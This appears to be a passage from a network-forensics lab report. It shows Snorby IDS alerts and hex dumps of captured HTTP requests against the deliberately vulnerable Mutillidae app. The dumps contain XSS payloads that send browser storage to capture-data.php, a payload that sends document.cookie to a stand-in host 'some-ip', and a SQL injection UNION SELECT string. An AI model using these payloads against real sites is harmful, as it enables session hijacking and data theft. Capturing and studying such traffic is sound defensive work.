
3. Snorby outputs:






Snorby - Dashboard
https://localhost:444/dashboard
5
HIGH SEVERITY
5 / 10
5
MEDIUM SEVERITY
5 / 10
0
LOW SEVERITY
0 / 10
TOP 5 ACTIVE USERS
Administrator 0
LAST 5 UNIQUE EVENTS
SERVER-WEBAPP cross-site ... 5
SCAN sqlmap SQL injection... 3
SQL union select - possib... 2
ANALYST CLASSIFIED EVENTS
Unauthorized Root Access 0
Unauthorized User Access 0
Attempted Unauthorized... 0
Denial of Service Attack 0
Policy Violation 0
Reconnaissance 0
Virus Infection 0
False Positive 0
Sensors
Severities
Protocols
Signatures
Sources
Destinations
SQL union select - possible sq... (20%)
SERVER-WEBAPP cross-site scrip... (50%)
SCAN sqlmap SQL injection scan... (30%)


Snorby - SCAN sqlmap SQ
https://localhost:444/results?match_all=true&search%5Bsensor%5D%5Bcolumn%5D=signature&search%5Bsensor%5D%5Boperator%5D=is&se
Snorby "All About Simplicity"
Welcome Administrator | Settings | Log out
Dashboard
My Queue (0)
Events
Sensors
Search
Administration
SCAN sqlmap SQL injection s... 3 events found
Hotkeys
Classify Event(s)
More Options
Sev. Sensor Source IP Destination IP Event Signature Timestamp
2 forensic-virtu... 172.160.0.60 192.168.190.100 SCAN sqlmap SQL injection scan attempt 05/08/2013
2 forensic-virtu... 172.160.0.60 192.168.190.100 SCAN sqlmap SQL injection scan attempt 05/08/2013
2 forensic-virtu... 172.160.0.60 192.168.190.100 SCAN sqlmap SQL injection scan attempt 05/08/2013
Snorby 2.5.6 - http://www.snorby.org © 2013 Dustin Willis Webber



	The HEX dump from snorby
	0000000: 50 4f 53 54 20 2f 6d 75 74 69 6c 6c 69 64 61 65 2f 69 6e 64 65 78 2e 70 68 70 **POST./mutillidae/index.php** 000001A: 3f 70 61 67 65 3d 76 69 65 77 2d 73 6f 6d 65 6f 6e 65 73 2d 62 6c 6f 67 2e 70 **?page=view-someones-blog.p** 0000034: 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 **hp.HTTP/1.1..Accept-Encodi** 000004E: 6e 67 3a 20 69 64 65 6e 74 69 74 79 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 **ng:.identity..Content-Leng** 0000068: 74 68 3a 20 34 34 36 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 **th:.446..Accept-Language:.** 0000082: 65 6e 2d 75 73 2c 65 6e 3b 71 3d 30 2e 35 0d 0a 48 6f 73 74 3a 20 31 39 32 2e **en-us,en;q=0.5..Host:.192.** 000009C: 31 36 38 2e 31 39 30 2e 31 30 30 0d 0a 41 63 63 65 70 74 3a 20 74 65 78 74 2f **168.190.100..Accept:.text/** 00000B6: 68 74 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c **html,application/xhtml+xml** 00000D0: 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 6d 6c 3b 71 3d 30 2e 39 2c 2a 2f 2a **,application/xml;q=0.9,*/*** 00000EA: 3b 71 3d 30 2e 38 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 73 71 6c 6d 61 70 **;q=0.8..User-Agent:.sqlmap** 0000104: 2f 31 2e 30 2d 64 65 76 20 28 72 34 37 36 36 29 20 28 68 74 74 70 3a 2f 2f 77 **/1.0-dev.(r4766).(http://w** 000011E: 77 77 2e 73 71 6c 6d 61 70 2e 6f 72 67 29 0d 0a 41 63 63 65 70 74 2d 43 68 61 **ww.sqlmap.org)..Accept-Cha** 0000138: 72 73 65 74 3a 20 49 53 4f 2d 38 38 35 39 2d 31 35 2c 75 74 66 2d 38 3b 71 3d **rset:.ISO-8859-15,utf-8;q=** 0000152: 30 2e 37 2c 2a 3b 71 3d 30 2e 37 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 63 **0.7,*;q=0.7..Connection:.c** 000016C: 6c 6f 73 65 0d 0a 43 6f 6f 6b 69 65 3a 20 73 68 6f 77 68 69 6e 74 73 3d 30 3b **lose..Cookie:.showhints=0;**

```
0000186: 20 50 48 50 53 45 53 53 49 44 3d 6c 68   61 35 6f 65 31 6f 32 37 63 32 34 70 64  .PHPSESSID=lha5oe1o27c24pd
00001A0: 6f 6f 30 6e 6c 30 72 35 33 6b 32 0d 0a   50 72 61 67 6d 61 3a 20 6e 6f 2d 63 61  oo0nl0r53k2..Pragma:.no-ca
00001BA: 63 68 65 0d 0a 43 61 63 68 65 2d 43 6f   6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 63  che..Cache-Control:.no-cac
00001D4: 68 65 2c 6e 6f 2d 73 74 6f 72 65 0d 0a   43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a  he,no-store..Content-Type:
00001EE: 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f   78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72  .application/x-www-form-ur
0000208: 6c 65 6e 63 6f 64 65 64 0d 0a 0d 0a                                              lencoded....
```

```
0000000: 50 4f 53 54 20 2f 6d 75 74 69 6c 6c 69   64 61 65 2f 69 6e 64 65 78 2e 70 68 70  POST./mutillidae/index.php
000001A: 3f 70 61 67 65 3d 76 69 65 77 2d 73 6f   6d 65 6f 6e 65 73 2d 62 6c 6f 67 2e 70  ?page=view-someones-blog.p
0000034: 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a   41 63 63 65 70 74 2d 45 6e 63 6f 64 69  hp.HTTP/1.1..Accept-Encodi
000004E: 6e 67 3a 20 69 64 65 6e 74 69 74 79 0d   0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67  ng:.identity..Content-Leng
0000068: 74 68 3a 20 31 30 32 0d 0a 41 63 63 65   70 74 2d 4c 61 6e 67 75 61 67 65 3a 20  th:.102..Accept-Language:.
0000082: 65 6e 2d 75 73 2c 65 6e 3b 71 3d 30 2e   35 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e  en-us,en;q=0.5..Connection
000009C: 3a 20 63 6c 6f 73 65 0d 0a 41 63 63 65   70 74 3a 20 74 65 78 74 2f 68 74 6d 6c  :.close..Accept:.text/html
00000B6: 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f   78 68 74 6d 6c 2b 78 6d 6c 2c 61 70 70  ,application/xhtml+xml,app
00000D0: 6c 69 63 61 74 69 6f 6e 2f 78 6d 6c 3b   71 3d 30 2e 39 2c 2a 2f 2a 3b 71 3d 30  lication/xml;q=0.9,*/*;q=0
00000EA: 2e 38 0d 0a 55 73 65 72 2d 41 67 65 6e   74 3a 20 73 71 6c 6d 61 70 2f 31 2e 30  .8..User-Agent:.sqlmap/1.0
0000104: 2d 64 65 76 20 28 72 34 37 36 36 29 20   28 68 74 74 70 3a 2f 2f 77 77 77 2e 73  -dev.(r4766).(http://www.s
000011E: 71 6c 6d 61 70 2e 6f 72 67 29 0d 0a 41   63 63 65 70 74 2d 43 68 61 72 73 65 74  qlmap.org)..Accept-Charset
0000138: 3a 20 49 53 4f 2d 38 38 35 39 2d 31 35   2c 75 74 66 2d 38 3b 71 3d 30 2e 37 2c  :.ISO-8859-15,utf-8;q=0.7,
0000152: 2a 3b 71 3d 30 2e 37 0d 0a 48 6f 73 74   3a 20 31 39 32 2e 31 36 38 2e 31 39 30  *;q=0.7..Host:.192.168.190
000016C: 2e 31 30 30 0d 0a 50 72 61 67 6d 61 3a   20 6e 6f 2d 63 61 63 68 65 0d 0a 43 61  .100..Pragma:.no-cache..Ca
0000186: 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20   6e 6f 2d 63 61 63 68 65 2c 6e 6f 2d 73  che-Control:.no-cache,no-s
00001A0: 74 6f 72 65 0d 0a 43 6f 6e 74 65 6e 74   2d 54 79 70 65 3a 20 61 70 70 6c 69 63  tore..Content-Type:.applic
00001BA: 61 74 69 6f 6e 2f 78 2d 77 77 77 2d 66   6f 72 6d 2d 75 72 6c 65 6e 63 6f 64 65  ation/x-www-form-urlencode
00001D4: 64 0d 0a 0d 0a                                                                   d....
```

```
0000000: 50 4f 53 54 20 2f 6d 75 74 69 6c 6c 69   64 61 65 2f 69 6e 64 65 78 2e 70 68 70  POST./mutillidae/index.php
000001A: 3f 70 61 67 65 3d 76 69 65 77 2d 73 6f   6d 65 6f 6e 65 73 2d 62 6c 6f 67 2e 70  ?page=view-someones-blog.p
0000034: 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a   41 63 63 65 70 74 2d 45 6e 63 6f 64 69  hp.HTTP/1.1..Accept-Encodi
000004E: 6e 67 3a 20 69 64 65 6e 74 69 74 79 0d   0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67  ng:.identity..Content-Leng
0000068: 74 68 3a 20 38 30 33 0d 0a 41 63 63 65   70 74 2d 4c 61 6e 67 75 61 67 65 3a 20  th:.803..Accept-Language:.
0000082: 65 6e 2d 75 73 2c 65 6e 3b 71 3d 30 2e   35 0d 0a 48 6f 73 74 3a 20 31 39 32 2e  en-us,en;q=0.5..Host:.192.
000009C: 31 36 38 2e 31 39 30 2e 31 30 30 0d 0a   41 63 63 65 70 74 3a 20 74 65 78 74 2f  168.190.100..Accept:.text/
00000B6: 68 74 6d 6c 2c 61 70 70 6c 69 63 61 74   69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c  html,application/xhtml+xml
00000D0: 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f   78 6d 6c 3b 71 3d 30 2e 39 2c 2a 2f 2a  ,application/xml;q=0.9,*/*
00000EA: 3b 71 3d 30 2e 38 0d 0a 55 73 65 72 2d   41 67 65 6e 74 3a 20 73 71 6c 6d 61 70  ;q=0.8..User-Agent:.sqlmap
0000104: 2f 31 2e 30 2d 64 65 76 20 28 72 34 37   36 36 29 20 28 68 74 74 70 3a 2f 2f 77  /1.0-dev.(r4766).(http://w
000011E: 77 77 2e 73 71 6c 6d 61 70 2e 6f 72 67   29 0d 0a 41 63 63 65 70 74 2d 43 68 61  ww.sqlmap.org)..Accept-Cha
0000138: 72 73 65 74 3a 20 49 53 4f 2d 38 38 35   39 2d 31 35 2c 75 74 66 2d 38 3b 71 3d  rset:.ISO-8859-15,utf-8;q=
0000152: 30 2e 37 2c 2a 3b 71 3d 30 2e 37 0d 0a   43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 63  0.7,*;q=0.7..Connection:.c
000016C: 6c 6f 73 65 0d 0a 43 6f 6f 6b 69 65 3a   20 73 68 6f 77 68 69 6e 74 73 3d 30 3b  lose..Cookie:.showhints=0;
0000186: 20 50 48 50 53 45 53 53 49 44 3d 6c 68   61 35 6f 65 31 6f 32 37 63 32 34 70 64  .PHPSESSID=lha5oe1o27c24pd
00001A0: 6f 6f 30 6e 6c 30 72 35 33 6b 32 0d 0a   50 72 61 67 6d 61 3a 20 6e 6f 2d 63 61  oo0nl0r53k2..Pragma:.no-ca
00001BA: 63 68 65 0d 0a 43 61 63 68 65 2d 43 6f   6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 63  che..Cache-Control:.no-cac
00001D4: 68 65 2c 6e 6f 2d 73 74 6f 72 65 0d 0a   43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a  he,no-store..Content-Type:
00001EE: 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f   78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72  .application/x-www-form-ur
0000208: 6c 65 6e 63 6f 64 65 64 0d 0a 0d 0a                                              lencoded....
```

```
0000000: 2b 6c 2e 67 65 74 49 74 65 6d 25 32 38   6c 4b 65 79 25 32 39 2b 25 32 42 2b 25  +l.getItem%28lKey%29+%2B+%
000001A: 32 32 25 33 42 25 35 43 6e 25 32 32 25   33 42 25 37 44 25 33 42 2b 66 6f 72 25  22%3B%5Cn%22%3B%7D%3B+for%
0000034: 32 38 69 25 33 44 30 25 33 42 69 25 33   43 73 2e 6c 65 6e 67 74 68 25 33 42 69  28i%3D0%3Bi%3Cs.length%3Bi
```

```
000004E: 25 32 42 25 32 42 25 32 39 25 37 42 76   61 72 2b 6c 4b 65 79 2b 25 33 44 2b 73  %2B%2B%29%7Bvar+lKey+%3D+s
0000068: 2e 6b 65 79 25 32 38 69 25 32 39 25 33   42 6d 2b 25 32 42 25 33 44 2b 6c 4b 65  .key%28i%29%3Bm+%2B%3D+lKe
0000082: 79 2b 25 32 42 2b 25 32 32 25 33 44 25   32 32 2b 25 32 42 2b 73 2e 67 65 74 49  y+%2B+%22%3D%22+%2B+s.getI
000009C: 74 65 6d 25 32 38 6c 4b 65 79 25 32 39   2b 25 32 42 2b 25 32 32 25 33 42 25 35  tem%28lKey%29+%2B+%22%3B%5
00000B6: 43 6e 25 32 32 25 33 42 25 37 44 25 33   42 61 6c 65 72 74 25 32 38 6d 25 32 39  Cn%22%3B%7D%3Balert%28m%29
00000D0: 25 33 42 25 37 44 63 61 74 63 68 25 32   38 65 25 32 39 25 37 42 61 6c 65 72 74  %3B%7Dcatch%28e%29%7Balert
00000EA: 25 32 38 65 2e 6d 65 73 73 61 67 65 25   32 39 25 33 42 25 37 44 25 33 42 2b 6c  %28e.message%29%3B%7D%3B+l
0000104: 6f 63 61 6c 53 74 6f 72 61 67 65 2e 73   65 74 49 74 65 6d 25 32 38 25 32 32 41  ocalStorage.setItem%28%22A
000011E: 63 63 6f 75 6e 74 4e 75 6d 62 65 72 25   32 32 25 32 43 25 32 32 31 32 33 34 35  ccountNumber%22%2C%2212345
0000138: 36 25 32 32 25 32 39 25 33 42 73 65 73   73 69 6f 6e 53 74 6f 72 61 67 65 2e 73  6%22%29%3BsessionStorage.s
0000152: 65 74 49 74 65 6d 25 32 38 25 32 32 45   6e 74 65 72 70 72 69 73 65 53 65 6c 66  etItem%28%22EnterpriseSelf
000016C: 44 65 73 74 72 75 63 74 53 65 71 75 65   6e 63 65 25 32 32 25 32 43 25 32 32 41  DestructSequence%22%2C%22A
0000186: 31 42 32 43 33 25 32 32 25 32 39 25 33   42 2b 73 65 73 73 69 6f 6e 53 74 6f 72  1B2C3%22%29%3B+sessionStor
00001A0: 61 67 65 2e 73 65 74 49 74 65 6d 25 32   38 25 32 32 53 65 73 73 69 6f 6e 49 44  age.setItem%28%22SessionID
00001BA: 25 32 32 25 32 43 25 32 32 6a 61 70 75   72 68 67 6e 61 6c 62 6a 64 67 66 61 6c  %22%2C%22japurhgnalbjdgfal
00001D4: 6a 6b 66 72 25 32 32 25 32 39 25 33 42   73 65 73 73 69 6f 6e 53 74 6f 72 61 67  jkfr%22%29%3BsessionStorag
00001EE: 65 2e 73 65 74 49 74 65 6d 25 32 38 25   32 32 43 75 72 72 65 6e 74 6c 79 4c 6f  e.setItem%28%22CurrentlyLo
0000208: 67 67 65 64 49 6e 55 73 65 72 25 32 32   25 32 43 25 32 32 31 32 33 33 34 35 36  ggedInUser%22%2C%221233456
0000222: 37 38 39 25 32 32 25 32 39 25 33 42 74   72 79 25 37 42 76 61 72 2b 6d 2b 25 33  789%22%29%3Btry%7Bvar+m+%3
000023C: 44 2b 25 32 32 25 32 32 25 33 42 76 61   72 2b 6c 2b 25 33 44 2b 77 69 6e 64 6f  D+%22%22%3Bvar+l+%3D+windo
0000256: 77 2e 6c 6f 63 61 6c 53 74 6f 72 61 67   65 25 33 42 76 61 72 2b 73 2b 25 33 44  w.localStorage%3Bvar+s+%3D
0000270: 2b 77 69 6e 64 6f 77 2e 73 65 73 73 69   6f 6e 53 74 6f 72 61 67 65 25 33 42 66  +window.sessionStorage%3Bf
000028A: 6f 72 25 32 38 69 25 33 44 30 25 33 42   69 25 33 43 6c 2e 6c 65 6e 67 74 68 25  or%28i%3D0%3Bi%3Cl.length%
00002A4: 33 42 69 25 32 42 25 32 42 25 32 39 25   37 42 76 61 72 2b 6c 4b 65 79 2b 25 33  3Bi%2B%2B%29%7Bvar+lKey+%3
00002BE: 44 2b 6c 2e 6b 65 79 25 32 38 69 25 32   39 25 33 42 6d 2b 25 32 42 25 33 44 2b  D+l.key%28i%29%3Bm+%2B%3D+
00002D8: 6c 4b 65 79 2b 25 32 42 2b 25 32 32 25   33 44 25 32 32 2b 25 32 42 2b 6c 2e 67  lKey+%2B+%22%3D%22+%2B+l.g
00002F2: 65 74 49 74 65 6d 25 32 38 6c 4b 65 79   25 32 39 2b 25 32 42 2b 25 32 32 25 33  etItem%28lKey%29+%2B+%22%3
000030C: 42 25 35 43 6e 25 32 32 25 33 42 25 37   44 25 33 42 66 6f 72 25 32 38 69 25 33  B%5Cn%22%3B%7D%3Bfor%28i%3
0000326: 44 30 25 33 42 69 25 33 43 73 2e 6c 65   6e 67 74 68 25 33 42 69 25 32 42 25 32  D0%3Bi%3Cs.length%3Bi%2B%2
0000340: 42 25 32 39 25 37 42 76 61 72 2b 6c 4b   65 79 2b 25 33 44 2b 73 2e 6b 65 79 25  B%29%7Bvar+lKey+%3D+s.key%
000035A: 32 38 69 25 32 39 25 33 42 6d 2b 25 32   42 25 33 44 2b 6c 4b 65 79 2b 25 32 42  28i%29%3Bm+%2B%3D+lKey+%2B
0000374: 2b 25 32 32 25 33 44 25 32 32 2b 25 32   42 2b 73 2e 67 65 74 49 74 65 6d 25 32  +%22%3D%22+%2B+s.getItem%2
000038E: 38 6c 4b 65 79 25 32 39 2b 25 32 42 2b   25 32 32 25 33 42 25 35 43 6e 25 32 32  8lKey%29+%2B+%22%3B%5Cn%22
00003A8: 25 33 42 25 37 44 25 33 42 61 6c 65 72   74 25 32 38 6d 25 32 39 25 33 42 25 37  %3B%7D%3Balert%28m%29%3B%7
00003C2: 44 63 61 74 63 68 25 32 38 65 25 32 39   25 37 42 61 6c 65 72 74 25 32 38 65 2e  Dcatch%28e%29%7Balert%28e.
00003DC: 6d 65 73 73 61 67 65 25 32 39 25 33 42   25 37 44 25 33 43 25 32 46 73 63 72 69  message%29%3B%7D%3C%2Fscri
00003F6: 70 74 25 33 45 26 75 73 65 72 2d 69 6e   66 6f 2d 70 68 70 2d 73 75 62 6d 69 74  pt%3E&user-info-php-submit
0000410: 2d 62 75 74 74 6f 6e 3d 56 69 65 77 25   32 42 41 63 63 6f 75 6e 74 25 32 42 44  -button=View%2BAccount%2BD
000042A: 65 74 61 69 6c 73                                                               etails
```

```
0000000: 64 6e 73 2d 6c 6f 6f 6b 75 70 2d 70 68   70 2d 73 75 62 6d 69 74 2d 62 75 74 74  dns-lookup-php-submit-butt
000001A: 6f 6e 3d 4c 6f 6f 6b 75 70 25 32 42 44   4e 53 26 74 61 72 67 65 74 5f 68 6f 73  on=Lookup%2BDNS&target_hos
0000034: 74 3d 25 33 43 73 63 72 69 70 74 25 33   45 61 6c 65 72 74 25 32 38 25 32 32 68  t=%3Cscript%3Ealert%28%22h
000004E: 61 63 6b 65 64 25 32 32 25 32 39 25 33   43 25 32 46 73 63 72 69 70 74 25 33 45  acked%22%29%3C%2Fscript%3E
0000068:
```

```
0000000: 54 6f 6f 6c 49 44 3d 25 33 43 73 63 72   69 70 74 25 33 45 2b 74 72 79 25 37 42  ToolID=%3Cscript%3E+try%7B
000001A: 2b 76 61 72 2b 73 2b 25 33 44 2b 73 65   73 73 69 6f 6e 53 74 6f 72 61 67 65 25  +var+s+%3D+sessionStorage%
0000034: 33 42 2b 76 61 72 2b 6c 2b 25 33 44 2b   6c 6f 63 61 6c 53 74 6f 72 61 67 65 25  3B+var+l+%3D+localStorage%
000004E: 33 42 2b 76 61 72 2b 6d 2b 25 33 44 2b   25 32 32 25 32 32 25 33 42 2b 76 61 72  3B+var+m+%3D+%22%22%3B+var
0000068: 2b 6c 58 4d 4c 48 54 54 50 25 33 42 2b   66 6f 72 25 32 38 69 25 33 44 30 25 33  +lXMLHTTP%3B+for%28i%3D0%3
0000082: 42 69 25 33 43 73 2e 6c 65 6e 67 74 68   25 33 42 69 25 32 42 25 32 42 25 32 39  Bi%3Cs.length%3Bi%2B%2B%29
000009C: 25 37 42 2b 6d 2b 25 32 42 25 33 44 2b   25 32 32 73 65 73 73 69 6f 6e 53 74 6f  %7B+m+%2B%3D+%22sessionSto
00000B6: 72 61 67 65 25 32 38 25 32 32 2b 25 32   42 2b 73 2e 6b 65 79 25 32 38 69 25 32  rage%28%22+%2B+s.key%28i%2
00000D0: 39 2b 25 32 42 2b 25 32 32 25 32 39 25   33 41 25 32 32 2b 25 32 42 2b 73 2e 67  9+%2B+%22%29%3A%22+%2B+s.g
```

```
00000EA: 65 74 49 74 65 6d 25 32 38 73 2e 6b 65   79 25 32 38 69 25 32 39 25 32 39 2b 25  etItem%28s.key%28i%29%29+%
0000104: 32 42 2b 25 32 32 25 33 42 2b 25 32 32   25 33 42 2b 25 37 44 2b 66 6f 72 25 32  2B+%22%3B+%22%3B+%7D+for%2
000011E: 38 69 25 33 44 30 25 33 42 69 25 33 43   6c 2e 6c 65 6e 67 74 68 25 33 42 69 25  8i%3D0%3Bi%3Cl.length%3Bi%
0000138: 32 42 25 32 42 25 32 39 25 37 42 2b 6d   2b 25 32 42 25 33 44 2b 25 32 32 6c 6f  2B%2B%29%7B+m+%2B%3D+%22lo
0000152: 63 61 6c 53 74 6f 72 61 67 65 25 32 38   25 32 32 2b 25 32 42 2b 6c 2e 6b 65 79  calStorage%28%22+%2B+l.key
000016C: 25 32 38 69 25 32 39 2b 25 32 42 2b 25   32 32 25 32 39 25 33 41 25 32 32 2b 25  %28i%29+%2B+%22%29%3A%22+%
0000186: 32 42 2b 6c 2e 67 65 74 49 74 65 6d 25   32 38 6c 2e 6b 65 79 25 32 38 69 25 32  2B+l.getItem%28l.key%28i%2
00001A0: 39 25 32 39 2b 25 32 42 2b 25 32 32 25   33 42 2b 25 32 32 25 33 42 2b 25 37 44  9%29+%2B+%22%3B+%22%3B+%7D
00001BA: 2b 76 61 72 2b 6c 41 63 74 69 6f 6e 2b   25 33 44 2b 25 32 32 68 74 74 70 25 33  +var+lAction+%3D+%22http%3
00001D4: 41 25 32 46 25 32 46 6c 6f 63 61 6c 68   6f 73 74 25 32 46 6d 75 74 69 6c 6c 69  A%2F%2Flocalhost%2Fmutilli
00001EE: 64 61 65 25 32 46 63 61 70 74 75 72 65   2d 64 61 74 61 2e 70 68 70 25 33 46 68  dae%2Fcapture-data.php%3Fh
0000208: 74 6d 6c 35 73 74 6f 72 61 67 65 25 33   44 25 32 32 2b 25 32 42 2b 6d 25 33 42  tml5storage%3D%22+%2B+m%3B
0000222: 2b 6c 58 4d 4c 48 54 54 50 2b 25 33 44   2b 6e 65 77 2b 58 4d 4c 48 74 74 70 52  +lXMLHTTP+%3D+new+XMLHttpR
000023C: 65 71 75 65 73 74 25 32 38 25 32 39 25   33 42 2b 6c 58 4d 4c 48 54 54 50 2e 6f  equest%28%29%3B+lXMLHTTP.o
0000256: 6e 72 65 61 64 79 73 74 61 74 65 63 68   61 6e 67 65 2b 25 33 44 2b 66 75 6e 63  nreadystatechange+%3D+func
0000270: 74 69 6f 6e 25 32 38 25 32 39 25 37 42   25 37 44 25 33 42 2b 6c 58 4d 4c 48 54  tion%28%29%7B%7D%3B+lXMLHT
000028A: 54 50 2e 6f 70 65 6e 25 32 38 25 32 32   47 45 54 25 32 32 25 32 43 2b 6c 41 63  TP.open%28%22GET%22%2C+lAc
00002A4: 74 69 6f 6e 25 32 39 25 33 42 2b 6c 58   4d 4c 48 54 54 50 2e 73 65 6e 64 25 32  tion%29%3B+lXMLHTTP.send%2
00002BE: 38 25 32 32 25 32 32 25 32 39 25 33 42   2b 25 37 44 63 61 74 63 68 25 32 38 65  8%22%22%29%3B+%7Dcatch%28e
00002D8: 25 32 39 25 37 42 25 37 44 2b 25 33 43   25 32 46 73 63 72 69 70 74 25 33 45 26  %29%7B%7D+%3C%2Fscript%3E&
00002F2: 70 65 6e 2d 74 65 73 74 2d 74 6f 6f 6c   2d 6c 6f 6f 6b 75 70 2d 70 68 70 2d 73  pen-test-tool-lookup-php-s
000030C: 75 62 6d 69 74 2d 62 75 74 74 6f 6e 3d   4c 6f 6f 6b 75 70 25 32 42 54 6f 6f 6c  ubmit-button=Lookup%2BTool
0000326:
```

```
0000000: 64 6e 73 2d 6c 6f 6f 6b 75 70 2d 70 68   70 2d 73 75 62 6d 69 74 2d 62 75 74 74  dns-lookup-php-submit-butt
000001A: 6f 6e 3d 4c 6f 6f 6b 75 70 25 32 42 44   4e 53 26 74 61 72 67 65 74 5f 68 6f 73  on=Lookup%2BDNS&target_hos
0000034: 74 3d 25 33 43 73 63 72 69 70 74 25 33   45 61 6c 65 72 74 25 32 38 25 32 32 68  t=%3Cscript%3Ealert%28%22h
000004E: 61 63 6b 65 64 25 32 32 25 32 39 25 33   43 25 32 46 73 63 72 69 70 74 25 33 45  acked%22%29%3C%2Fscript%3E
0000068:
```

```
0000000: 75 73 65 72 6e 61 6d 65 3d 25 33 43 73   63 72 69 70 74 25 33 45 6e 65 77 2b 49  username=%3Cscript%3Enew+I
000001A: 6d 61 67 65 25 32 38 25 32 39 2e 73 72   63 25 33 44 25 32 32 68 74 74 70 25 33  mage%28%29.src%3D%22http%3
0000034: 41 25 32 46 25 32 46 73 6f 6d 65 2d 69   70 25 32 46 6d 75 74 69 6c 6c 69 64 61  A%2F%2Fsome-ip%2Fmutillida
000004E: 65 25 32 46 63 61 74 63 68 2e 70 68 70   25 33 46 63 6f 6f 6b 69 65 25 33 44 25  e%2Fcatch.php%3Fcookie%3D%
0000068: 32 32 25 32 42 65 6e 63 6f 64 65 55 52   49 25 32 38 64 6f 63 75 6d 65 6e 74 2e  22%2BencodeURI%28document.
0000082: 63 6f 6f 6b 69 65 25 32 39 25 33 42 25   33 43 25 32 46 73 63 72 69 70 74 25 33  cookie%29%3B%3C%2Fscript%3
000009C: 45 26 76 69 65 77 2d 73 6f 6d 65 6f 6e   65 73 2d 62 6c 6f 67 2d 70 68 70 2d 73  E&view-someones-blog-php-s
00000B6: 75 62 6d 69 74 2d 62 75 74 74 6f 6e 3d   56 69 65 77 25 32 42 42 6c 6f 67 25 32  ubmit-button=View%2BBlog%2
00000D0: 42 45 6e 74 72 69 65 73                                                          BEntries
```

```
0000000: 61 75 74 68 6f 72 3d 36 43 35 37 43 34   42 35 2d 42 33 34 31 2d 34 35 33 39 2d  author=6C57C4B5-B341-4539-
000001A: 39 37 37 42 2d 37 41 43 42 39 44 34 34   39 38 35 41 25 32 37 25 32 30 55 4e 49  977B-7ACB9D42985A%27%20UNI
0000034: 4f 4e 25 32 30 41 4c 4c 25 32 30 53 45   4c 45 43 54 25 32 30 4e 55 4c 4c 25 32  ON%20ALL%20SELECT%20NULL%2
000004E: 43 25 32 30 4e 55 4c 4c 25 32 43 25 32   30 4e 55 4c 4c 25 32 43 25 32 30 43 4f  C%20NULL%2C%20NULL%2C%20CO
0000068: 4e 43 41 54 25 32 38 30 78 33 61 36 39   37 61 36 37 33 61 25 32 43 49 46 4e 55  NCAT%280x3a697a673a%2CIFNU
0000082: 4c 4c 25 32 38 43 41 53 54 25 32 38 68   69 6e 74 25 32 30 41 53 25 32 30 43 48  LL%28CAST%28hint%20AS%20CH
